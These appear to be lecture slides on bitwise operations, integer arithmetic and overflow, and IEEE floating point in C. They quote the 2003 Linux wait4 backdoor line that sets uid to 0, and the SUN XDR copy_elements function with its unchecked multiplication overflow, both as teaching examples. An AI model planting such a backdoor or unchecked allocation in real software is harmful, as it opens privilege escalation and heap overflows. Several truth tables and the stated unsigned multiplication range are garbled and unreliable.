Operations and Arithmetic

Floating point representation

Operations in C

Have the data, what now?

- Boolean operations
- Logical operations
- Arithmetic operations

Boolean Algebra

Algebraic representation of logic

- Encode "True" as 1 and "False" as 0
- Operators & | ~ ^

AND (&)

A&B = 1 when both A=1 and B=1

&	0
0	0
1	0

OR (|)

A|B = 1 when either A=1 or B=1

|	0
0	0
1	1

NOT (~)

~A = 1 when A=0

~	
0	1
1	0

XOR/EXCLUSIVE-OR (^)

A^B = 1 when either A=1 or B=1, but not both

^	0
0	0
1	1

In C

Operators the same (&, | , ~, ^)

- **Apply to any "integral" data type**
  - `long, int,  short,  char`
  - **View arguments as bit vectors**
  - **Arguments applied bit-wise**
- **Examples**

```
  01101001     01101001     01101001
& 01010101   | 01010101   ^ 01010101   ~ 01010101
  01000001     01111101     00111100     10101010
```

Practice problem

0x69 & 0x55

–

0x69 | 0x55

–

0x69 ^ 0x55

–

~0x55

–

Practice problem

0x69 & 0x55

01101001
<u>01010101</u>
01000001 = 0x41

0x69 | 0x55

01101001
<u>01010101</u>
01111101 = 0x7D

0x69 ^ 0x55

01101001
<u>01010101</u>
00111100 = 0x3C

~0x55

<u>01010101</u>
10101010 = 0xAA

Shift Operations

Left Shift: x << y

- Shift bit-vector x left y positions
  - Throw away extra bits on left
  - Fill with 0's on right

Argument x	`01100010`
`x << 3`	`00010`*`000`*

Right Shift: x >> y

- Shift bit-vector x right y positions
  - Throw away extra bits on right
- Logical shift
  - Fill with 0's on left
- Arithmetic shift
  - Replicate most significant bit on left
  - Recall two's complement integer representation
  - Perform division by 2 via shift

Argument x	`10100010`
Log. x >> 2	*`00`*`101000`
Arith. x >>2	*`11`*`101000`

Practice problem

x	x<<3	x>>2 (Logical)	x>>2 (Arithmetic)
0xf0			
0x0f			
0xcc			
0x55			

Practice problem

x	x<<3	x>>2 (Logical)	x>>2 (Arithmetic)
0xf0	0x80	0x3c	0xfc
0x0f	0x78	0x03	0x03
0xcc	0x60	0x33	0xf3
0x55	0xa8	0x15	0x15

Logic Operations in C

Operations always return 0 or 1

Comparison operators

- >, >=, <, <=, ==, !=

Logical Operators

- &&, `||`, `!`
  - Logical AND, Logical OR, Logical negation
  - 0 is “False”, anything nonzero is “True”

Examples (char data type)

- `!0x41  -->  0x00`
- `!0x00  -->  0x01`
- `!!0x41 -->  0x01`

What are the values of:

- `0x69 || 0x55`
- `0x69 | 0x55`
- `What does this expression do?  (p && *p)`

Logical vs. Bitwise operations

Watch out

- **Logical operators versus bitwise boolean operators**
- **&& versus &**
- **|| versus |**
- **== versus =**

But on Nov. 5, 2003, Larry McVoy **noticed** that there was a code change in the CVS copy that did not have a pointer to a record of approval. Investigation showed that the change had never been approved and, stranger yet, that this change did not appear in the primary BitKeeper repository at all. Further investigation determined that someone had apparently broken in (electronically) to the CVS server and inserted this change.

What did the change do? This is where it gets really interesting. The change modified the code of a Linux function called wait4, which a program could use to wait for something to happen. Specifically, it added these two lines of code:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003/

Using Bitwise and Logical operations

int x, y;

For any processor, independent of the size of an integer, write C expressions without any “=“ signs that are true if:

- **x and y have any non-zero bits in common in their low order byte**
- **x has any 1 bits at higher positions than the low order 8 bits**
- **x is zero**
- **x == y**

Using Bitwise and Logical operations

int x, y;

For any processor, independent of the size of an integer, write C expressions without any “=“ signs that are true if:

- x and y have any non-zero bits in common in their low order byte

  0xff & (x & y)

- x has any 1 bits at higher positions than the low order 8 bits

~0xff & x   (x & 0xff)^x   (x >> 8)

- x is zero

  !x

- x == y

  !(x^y)

Arithmetic operations

Signed/unsigned

- Addition and subtraction
- Multiplication
- Division

Unsigned addition

Suppose we have a computer with 4-bit words

What is the unsigned value of 7 + 7?

- 0111 + 0111

What about 9 + 9?

- 1001 + 1001

With w bits, unsigned addition is regular addition, modulo 2^w

- Bits beyond w are discarded

Unsigned addition

With 32 bits, unsigned addition is modulo what?

What is the value of 0xc0000000 + 0x70004444 ?

```
#include <stdio.h>
unsigned int sum(unsigned int a, unsigned int b)
{
	return a+b;
}
main () {
	unsigned int i=0xc0000000;
	unsigned int j=0x70004444;
	printf("%x\n",sum(i,j));
}
```

Output: 30004444

Two's-Complement Addition

Two's-complement numbers have a range of

$$-2^{w-1} \le x, y \le 2^{w-1} - 1$$

Their sum has the range

$$-2^{w} \le x + y \le 2^{w} - 2$$

When actual represented result is truncated, it is not modular as unsigned addition

- **However, the bit representation for signed and unsigned addition is the same**

Two's-Complement Addition

Since we are dealing with signed numbers, we can have negative overflow or positive overflow


$$x +^t_w y = \begin{cases} x + y - 2^w, & 2^{w-1} \le x + y \\ x + y, & -2^{w-1} \le x + y < 2^{w-1} \\ x + y + 2^w, & x + y < -2^{w-1} \end{cases}$$

Case 4

Case 3

Case 2

Case 1



Example (w=4)

x	y	$x + y$	$x +^t_4 y$	
-8 [1000]	-5 [1011]	-13 [10011]	3 [0011]	Case 1
-8 [1000]	-8 [1000]	-16 [10000]	0 [0000]	Case 1
-8 [1000]	5 [0101]	-3 [1101]	-3 [1101]	Case 2
2 [0010]	5 [0101]	7 [0111]	7 [0111]	Case 3
5 [0101]	5 [0101]	10 [1010]	-6 [1010]	Case 4

$$x +^t_4 y = \begin{cases} x + y - 2^w, & 2^{w-1} \le x + y & \text{(Case 4)} \\ x + y, & -2^{w-1} \le x + y < 2^{w-1} & \text{(Case 2/3)} \\ x + y + 2^w, & x + y < -2^{w-1} & \text{(Case 1)} \end{cases}$$

Unsigned Multiplication

For unsigned numbers: $0 \leq x, y \leq 2^{w-1} -1$

- **Thus, x and y are w-bit numbers**

The product x*y: $0 \leq x * y \leq (2^{w-1} -1)^2$

- **Thus, product can require 2w bits**

Only the low w bits are used

- **The high order bits may overflow**

This makes unsigned multiplication modular

$$x *^{u}_{w} y = (x * y) \bmod 2^{w}$$

Two's-Complement Multiplication

Same problem as unsigned

- The result of multiplying two w-bit numbers could be as large as 2w bits

The bit-level representation for two's-complement and unsigned is identical

- This simplifies the integer multiplier

As before, the interpretation of this value is based on signed vs. unsigned

Maintaining exact results


- Need to keep expanding word size with each product computed
- Must be done in software, if needed
  - e.g., by "arbitrary precision" arithmetic packages

Security issues with multiplication


SUN XDR library

Widely used library for transferring data between machines

```
void* copy_elements(void *ele_src[], int ele_cnt, size_t ele_size);
```



malloc(ele_cnt * ele_size)



XDR Code

```
void* copy_elements(void *ele_src[], int ele_cnt, size_t ele_size) {
    /*
     * Allocate buffer for ele_cnt objects, each of ele_size bytes
     * and copy from locations designated by ele_src
     */
    void *result = malloc(ele_cnt * ele_size);
    if (result == NULL)
        /* malloc failed */
        return NULL;
    void *next = result;
    int i;
    for (i = 0; i < ele_cnt; i++) {
        /* Copy object i to destination */
        memcpy(next, ele_src[i], ele_size);
        /* Move pointer to next memory region */
        next += ele_size;
    }
    return result;
}
```

Not checked for overflow

Can malloc 4096 when 2^{32}+4096 needed

XDR Vulnerability

malloc(ele_cnt * ele_size)

What if:

- `ele_cnt` = $2^{20} + 1$
- `ele_size` = 4096 = 2^{12}
- Allocation = $2^{32} + 4096$

How can I make this function secure?

Multiplication by Powers of Two

What happens if you shift a binary number left one bit?

What if you shift it left N bits?

$00001000_2 << 2 = 00100000_2$

$(8_{10}) << 2 = (32_{10})$

$11111000_2 << 2 = 11100000_2$

$(-8_{10}) << 2 = (-32_{10})$

Examples

u << 3   == u * 8

(u << 5) – (u << 3)   == u * 24


- Most machines shift and add faster than multiply
  - Compiler may generate this code automatically

Dividing by Powers of Two (unsigned)

For unsigned numbers, performed via logical right shifts

Quotient of unsigned division by power of 2

- **u >> k gives $\lfloor u / 2^k \rfloor$**
- **Rounds towards 0**




	Division	Computed	Hex	Binary
x	15213	15213	3B 6D	00111011 01101101
x >> 1	7606.5	7606	1D B6	**0**0011101 10110110
x >> 4	950.8125	950	03 B6	**0000**0011 10110110
x >> 8	59.4257813	59	00 3B	**00000000** 00111011

Dividing by Powers of Two (signed)

For signed numbers, performed via arithmetic right shifts

Quotient of signed division by power of 2

- **x >> k gives ⌊ x / 2^k ⌋**
- **Rounds away from 0!**



	Division	Computed	Hex	Binary
y	-15213	-15213	C4 93	11000100 10010011
y >> 1	-7606.5	-7607	E2 49	**1**1100010 01001001
y >> 4	-950.8125	-951	FC 49	**1111**1100 01001001
y >> 8	-59.4257813	-60	FF C4	**11111111** 11000100

Why rounding matters

German parliament (1992)

- 5% law before vote allowed to count for a party
- Rounding of 4.97% to 5% allows Green party vote to count
- "Rounding error changes Parliament makeup" Debora Weber-Wulff, The Risks Digest, Volume 13, Issue 37, 1992

Vancouver stock exchange (1982)

- Index initialized to 1000, falls to 520 in 22 months
- Updates to index value truncated result instead of rounding
- Value should have been 1098

Exam practice

2.1, 2.3, 2.4	hex binary decimal
2.5, 2.7	endian
2.8, 2.12	bit ops
2.14, 2.15	logical ops
2.16	shifts
2.17, 2.19	2s complement
2.21	implicit casting signed unsigned cmp
2.22, 2.23	2s complement sign xtend
2.25, 2.26	casting security problem
2.28	unsigned additive inverse
2.29	2s complement addition cases
2.33	2s complement additive inverse
2.37	xdr vulnerability fix
2.38, 2.40	shift add to multiply
2.43	rce shift add multiply
2.59, 2.61	bit/logical ops in C

Floating point representation and operations

Fractional Binary Numbers

In Base 10, a decimal point for representing non-integer values

- **125.35 is $1*10^2+2*10^1+5*10^0+3*10^{-1}+5*10^{-2}$**

In Base 2, a binary point

- $b_n b_{n-1} \ldots b_1 b_0 . b_{-1} b_{-2} \ldots b_{-m}$
- $b = \sum 2^i * b_i, \;\; i = -m \ldots n$
- **Example: 101.11_2 is**
  - $1 * 2^2 + 0 * 2^1 + 1 * 2^0 + 1 * 2^{-1} + 1 * 2^{-2}$
  - $4 + 0 + 1 + ½ + ¼ = 5¾$

Accuracy is a problem

- **Numbers such as 1/5 or 1/3 must be approximated**
  - **This is true also with decimal**

Fractional binary number example

Convert the following binary numbers

10.111_2

1.0111_2

1011.101_2

Floating Point

Integer data type

- 32-bit unsigned integers limited to whole numbers from 0 to just over 4 billion
  - What about large numbers (e.g. national debt, bank bailout bill, Avogadro's number, Google…the number)?
- 64-bit unsigned integers up to over 9 quintillion
  - What about small numbers and fractions (e.g. 1/2 or π)?

Requires a different interpretation of the bits!

- New data types in C
  - `float` (32-bit IEEE floating point format)
  - `double` (64-bit IEEE floating point format)
- 32-bit `int` and `float` both represent 2^{32} distinct values!
  - Trade-off range and precision
  - e.g. to support large numbers (> 2^{32}) and fractions, `float` can not represent every integer between 0 and 2^{32}!

Floating Point overview

Problem: how can we represent very large or very small numbers with a compact representation?

- Current way with int
  - $5*2^{100}$ as 1010000….000000000000? (103 bits)
  - Not very compact, but can represent all integers in between
- Another
  - $5*2^{100}$ as 101 01100100 (i.e. x=101 and y=01100100)? (11 bits)
  - Compact, but does not represent all integers in between

Basis for IEEE Standard 754, "IEEE Floating Point"

- Supported in most modern CPUs via floating-point unit
- Encodes rational numbers in the form ($M * 2^E$)
  - Large numbers have positive exponent E
  - Small numbers have negative exponent E
  - Rounding can lead to errors

IEEE Floating-Point

Specifically, IEEE FP represents numbers in the form

- $V = (-1)^s * M * 2^E$

Three fields

- s is sign bit: 1 == negative, 0 == positive
- M is the *significand*, a fractional number
- E is the, possibly negative, exponent

IEEE Floating Point Encoding

- `s` is sign bit
- `exp` field encodes *E*
- `frac` field encodes *M*
- Sizes
  - Single precision: 8 `exp` bits, 23 `frac` bits (32 bits total)
    - » C type `float`
  - Double precision: 11 `exp` bits, 52 `frac` bits (64 bits total)
    - » C type `double`
  - Extended precision: 15 `exp` bits, 63 `frac` bits
    - » Only found in Intel-compatible machines
    - » Stored in 80 bits (1 bit wasted)

IEEE Floating-Point


Depending on the exp value, the bits are interpreted differently

- **Normalized (most numbers): exp is neither all 0's nor all 1's**
  - **E is (`exp – Bias`)**
    - » **E is in biased form:**
      - `Bias`=127 for single precision
      - `Bias`=1023 for double precision
    - » **Allows for negative exponents**
  - **M is 1 + `frac`**
- **Denormalized (numbers close to 0): exp is all 0's**
  - **E is `1-Bias`**
    - » **Not set to –`Bias` in order to ensure smooth transition from Normalized**
  - **M is `frac`**
    - » **Can represent 0 exactly**
    - » **IEEE FP handles +0 and -0 differently**
- **Special values: exp is all 1's**
  - **If frac == 0, then we have ±∞, e.g., divide by 0**
  - **If frac != 0, we have NaN (Not a Number), e.g., sqrt(-1)**

Encodings form a continuum

Why two regions?

- Allows 0 to be represented
- Allows for smooth transition near 0
- Encoding allows magnitude comparison to be done via integer unit



Normalized Encoding Example

Using 32-bit `float`

Value

- `float f = 15213.0;  /* exp=8 bits, frac=23 bits */`
- $15213_{10} = 11101101101101_2$
  $= 1.1101101101101_2 \times 2^{13}$ (normalized form)

Significand

- M = 1.<u>1101101101101</u>$_2$
- `frac=` <u>1101101101101</u>0000000000$_2$

Exponent

- E = 13
- $Bias$ = 127
- Exp = 140 = 10001100_2

Floating Point Representation :

```
Hex:         4    6    6    D    B    4    0    0
Binary:   0100 0110 0110 1101 1011 0100 0000 0000
140:       100 0110 0
15213:               1110 1101 1011 01
```

http://thefengs.com/wuchang/courses/cs201/class/05/normalized_float.c

Denormalized Encoding Example

Using 32-bit `float`

Value

- `float f = 7.347e-39;  /* 7.347*10`$^{-39}$` */`

http://thefengs.com/wuchang/courses/cs201/class/05/denormalized_float.c

Distribution of Values

7-bit IEEE-like format


- e = 4 exponent bits
- f = 3 fraction bits
- Bias is 7 (Bias is always set to half the range of exponent – 1)

7-bit IEEE FP format (Bias=7)

	s	exp	frac	*E*	Value	
Denormalized numbers	0	0000	000	-6	0	
	0	0000	001	-6	1/8*1/64 = 1/512	← closest to zero
	0	0000	010	-6	2/8*1/64 = 2/512	
	…					
	0	0000	110	-6	6/8*1/64 = 6/512	
	0	0000	111	-6	7/8*1/64 = 7/512	← largest denorm
Normalized numbers	0	0001	000	-6	8/8*1/64 = 8/512	← smallest norm
	0	0001	001	-6	9/8*1/64 = 9/512	
	…					
	0	0110	110	-1	14/8*1/2 = 14/16	
	0	0110	111	-1	15/8*1/2 = 15/16	← closest to 1 below
	0	0111	000	0	8/8*1 = 1	
	0	0111	001	0	9/8*1 = 9/8	← closest to 1 above
	0	0111	010	0	10/8*1 = 10/8	
	…					
	0	1110	110	7	14/8*128 = 224	
	0	1110	111	7	15/8*128 = 240	← largest norm
	0	1111	000	n/a	inf	

Distribution of Values


Number distribution gets denser toward zero




Distribution of Values (close-up view)

6-bit IEEE-like format

- **e = 3 exponent bits**
- **f = 2 fraction bits**
- **Bias is 3**





Practice problem 2.47

Consider a 5-bit IEEE floating point representation

- 1 sign bit, 2 exponent bits, 2 fraction bits, Bias = 1

Fill in the following table

Bits	exp	E	frac	M	V
0 00 00					
0 00 11					
0 01 00					
0 01 10					

Practice problem 2.47

Consider a 5-bit IEEE floating point representation

- **1 sign bit, 2 exponent bits, 2 fraction bits, Bias = 1**

Fill in the following table

Bits	exp	E	frac	M	V
0 00 00	0	0	0	0	0
0 00 11	0	0	¾	¾	¾
0 01 00	1	0	0	1	1
0 01 10	1	0	½	1 ½	1 ½

Floating Point Operations

FP addition is

- Commutative: x + y = y + x
- NOT associative: (x + y) + z != x + (y + z)
  - (3.14 + 1e10) – 1e10 = 0.0, due to rounding
  - 3.14 + (1e10 – 1e10) = 3.14
- Very important for scientific and compiler programmers


FP multiplication

- Is not associative
- Does not distribute over addition
  - 1e20 * (1e20 – 1e20) = 0.0
  - 1e20 * 1e20 – 1e20 * 1e20 = NaN
- Again, very important for scientific and compiler programmers

Approximations and estimations

Famous floating point errors

- Patriot missile (rounding error from inaccurate representation of 1/10 in time calculations)
  - 28 killed due to failure in intercepting Scud missile (2/25/1991)
- Ariane 5 (floating point cast to integer for efficiency caused overflow trap)
- Microsoft's sqrt estimator...



Floating Point in C

C guarantees two levels

- `float` single precision
- `double` double precision

Casting between data types (not pointer types)

- Casting between `int`, `float`, and `double` results in (sometimes inexact) conversions to the new representation
- `float` to `int`
  - Not defined when beyond range of int
  - Generally saturates to TMin or TMax
- `double` to `int`
  - Same as with `float`, but, fractional part also truncated (53-bit to 32-bit)
- `int to double`
  - Exact conversion
- `int` to `float`
  - Will round

Floating Point Puzzles

```
int x = …;

float f = …;

double d = …;
```

Assume neither d nor `f` is NAN

- `x == (int)(float) x` — No: 24 bit significand
- `x == (int)(double) x` — Yes: 53 bit significand
- `f == (float)(double) f` — Yes: increases precision
- `d == (float) d` — No: loses precision
- `f == -(-f);` — Yes: Just change sign bit
- `2/3 == 2/3.0` — No: 2/3 == 0
- `d < 0.0` $\Rightarrow$ `((d*2) < 0.0)` — Yes (Note use of -∞)
- `d > f` $\Rightarrow$ `-f > -d` — Yes!
- `d * d >= 0.0` — Yes! (Note use of +∞)
- `(d+f)-d == f` — No: Not associative

Wait a minute…

```
int x = …;
float f = …;
double d = …;
```

Recall

- `x == (int)(float) x` No: 24 bit significand

Compiled with gcc –O2, this is true!

Example with x = 2147483647.

What's going on?

- See B&O 2.4.6
- x86 uses 80-bit floating point registers
- Optimized code does not return intermediate results into memory
  - Keeps case in 80-bit register
- Non-optimized code returns results into memory
  - 32 bits for intermediate `float`

http://thefengs.com/wuchang/courses/cs201/class/05/cast_noround.c

Practice problem 2.49

For a floating point format with a k-bit exponent and an n-bit fraction, give a formula for the smallest positive integer that cannot be represented exactly (because it would require an n+1 bit fraction to be exact)

Practice problem 2.49

For a floating point format with a k-bit exponent and an n-bit fraction, give a formula for the smallest positive integer that cannot be represented exactly (because it would require an n+1 bit fraction to be exact)

- What is the smallest n+1 bit integer?
  - $2^{(n+1)}$
    - » Can this be represented exactly?
    - » Yes. s=0, exp=Bias+n+1, frac=0
    - » E=n+1 , M=1 , V=$2^{(n+1)}$
- What is the next largest n+1 bit integer?
  - $2^{(n+1)}$ +1
    - » Can this be represented exactly?
    - » No. Need an extra bit in the fraction.

Exam practice

2.45	**fractional binary numbers**
2.47	**5 bit floats**
2.48	**32 bit floats**
2.54	**float casts**
2.87	**half-precision float**
2.90	**float parsing in C**

Extra

Why rounding matters

Well-known errors in currency exchange

- Direct conversion inaccuracy

From BEF to EUR, factor: 1 EUR = 39,5225 BEF

BEF	quasi-exact amount in EUR	EUR after rounding	Difference	Percentage of difference
1	0,025302043	0,03	0,004698	16%
2	0,050604086	0,05	-0,0006	-1%
3	0,075906129	0,08	0,004094	5%

- Reconversion errors going to and from currency

From EUR to BEF and back using conversion factor 1 EUR = 38,45 BEF
101 EUR x 38.45 BEF/EUR = 3883,45 BEF; rounded 3883 BEF
3883 BEF / 38.45 BEF/EURO = 100.99 EUR. 0,01 EUR is missing

- Totaling errors (compounded rounding errors)

1 EURO is 39.9125 BEF

	BEF	EURO
Net amount	1000	25,05
VAT 21%	210	5,26
Total	1210	30,32 of 30,31